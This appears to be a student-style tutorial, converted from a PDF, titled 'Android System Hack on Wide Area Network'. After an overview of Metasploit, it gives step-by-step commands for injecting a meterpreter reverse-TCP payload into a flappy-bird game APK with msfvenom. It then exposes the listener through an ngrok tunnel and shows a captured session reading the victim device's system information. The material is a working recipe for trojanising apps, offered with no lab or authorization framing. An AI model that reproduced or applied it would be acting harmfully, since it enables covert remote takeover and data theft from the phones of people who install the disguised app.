ANDROID SYSTEM HACK ON WIDE AREA NETWORK

Prepared By:- **Jeel Patel**

Yesha Mehta

ANDROID SYSTEM HACK ON WIDE AREA NETWORK

Metasploit Framework

Metasploit is a popular penetration testing tool. A tool for developing and executing exploit code against a remote target machine. Offer a broad platform for pen-testing and exploit development.

History of Metasploit:

Undertaken in 2003 by H.D. Moore

Perl-based portable network tool

Later rewritten in **Ruby** by 2007

Rapid7 purchased the Metasploit project in 2009

Metasploit Download & Installation:

1). Windows OS

Step:1 [Download Metasploit]

https://docs.metasploit.com/docs/development/maintainers/downloads-by-version.html

Step:2 [Open CMD in administration]

Step:3 [Go to Downloaded Metasploit folder]

Step:4 [console.bat] // Open Metasploit

2). Kali/Linux OS

Preinstall in System, so u just type **msfconsole** command in terminal. //Open Metasploit

Metasploit Path: Usr/share/metasploit-framework/

Metasploit Modules:

Exploits: An exploit executes a sequence of commands that target a specific vulnerability found in a system

Auxiliary: Auxiliary modules include port scanners, fuzzers, sniffers, and more

Payloads: Payloads consist of code that runs remotely

Encoders: Encoders ensure that payloads make it to their destination intact

Nops: Nops keep the payload size consistent across exploit attempts [full form is no operation]

Evasion: These new modules are designed to help you create payloads that can evade anti-virus (AV) on the target system

Post: Post-exploitation modules that can be run on compromised targets to gather evidence, pivot deeper into a target network, and much more.

PAYLOAD & TYPES OF PAYLOADS

The Payload is a malicious program that allows hackers to obtain their objectives.

Single Payload: It's use for single activity. Like Create user and send single file on targeted machine.

Staged Payload: Upload one big file on targeted machine.

Stages Payload: It's Download staged payload on targeted machine. And also provide some feature like provide meterpreter session.

Meterpreter Payload: It's provided shell of target machine. So, we can perform more than one task. Multiple code run.

PassiveX Payload: When target machine uses any firewall, and our packet can't receive firewall drop our packet, that time we use this payload.

Shell (Bind & Reverse)


Bind Shell: We set manually RHOST for target machine.

Reverse Shell: When user click on our malicious code, we already set LHOST. so, target machine automatically connects to our machine.


ANDROID SYSTEM HACK IN WAN(NETWORK) USING METASPLOIT FREAMWORK & NGROK[MSFVENOM]

We want to connection in wide-area-network (WAN) so using of NGROK, we can easily connect victim machine to our machine reverse TCP connection.


First, we want to sign up on ngrok platform, then after download ngrok software.



Authentication Token use for authenticate user in software side and provide a connection.




Check and install downloaded ngrok software (using **sudo** permission)



Change directory using **cd** command and go to download directory.

If in case ngrok is not executive permission (**chmod +777 ngrok**).
Now we have to authenticate user using Authenticate Token, that we already copied first.




Forwarding is most important for us, because those requests coming on **tcp://0.tcp.in.ngrok.io:12136** this URL that time ngrok forward those requests to our **localhost:4142**


Now we use MSFVENOM for create payload (malicious code), already we download one APK file(flappy-bird-game.apk). Using of MSF venom add our malicious code(payload) in downloaded APK file.

msfvenom -x <downloaded-apk> -p android/meterpreter/reverse_tcp LHOST=<ngrok URL> LPORT=<ngrok Port number> -o <any_fileName.apk>

LHOST [Localhost]: **0.tcp.in.ngrok.io**
LPORT [Local Port]: **12136**


When Victim run this application that time **victim system send request on LHOST at LPORT** and **ngrok forwarded that request to our local server**.






Metasploit Framework open: **msfconsole**


It's use for handling those victims request and provide meterpreter sessions for getting victim data.



Metasploit have already too much exploits and payload inbuilt. Now we use one of the inbuilt exploits **msf6 > use /exploit/multi/handler**
Now we set payload that provide reverse TCP connection. **msf6 > set payload /android/meterpreter/reverse_tcp**
Check options for that payload using **show options,** show LHOST, LPORT




Set Local host with our local server IP and Local host 4142[We first open ngrok with that port number]



Exploit/Run command use for start that connection and provide sessions. **run -j** use for background session work. [more than one session handle]

When victim open our application [malicious code] then time we connection/session establish background.


Using of sessions command, we can see all background active sessions.



Victim click open application, session created

Show all active session

Sessions -i command use for select session. Sessions -i <number> [Sessions ID]
We have one session so use that session: **sessions -i 1**. And launch meterpreter for getting victim information.


msf6 exploit(multi/handler) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter dalvik/android u0_a223 @ localhost 127.0.0.1:4142 → 127.0.0.1:59486 (127.0.0.1)
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer : localhost
OS : Android 6.0.1 - Linux 3.10.61-14595124 (armv8l)
Architecture : armv8l
System Language : en_GB
Meterpreter : dalvik/android
meterpreter > exit
[*] Shutting down Meterpreter...
[*] 127.0.0.1 - Meterpreter session 1 closed. Reason: User exit
Victim System information
(HACK)

THE END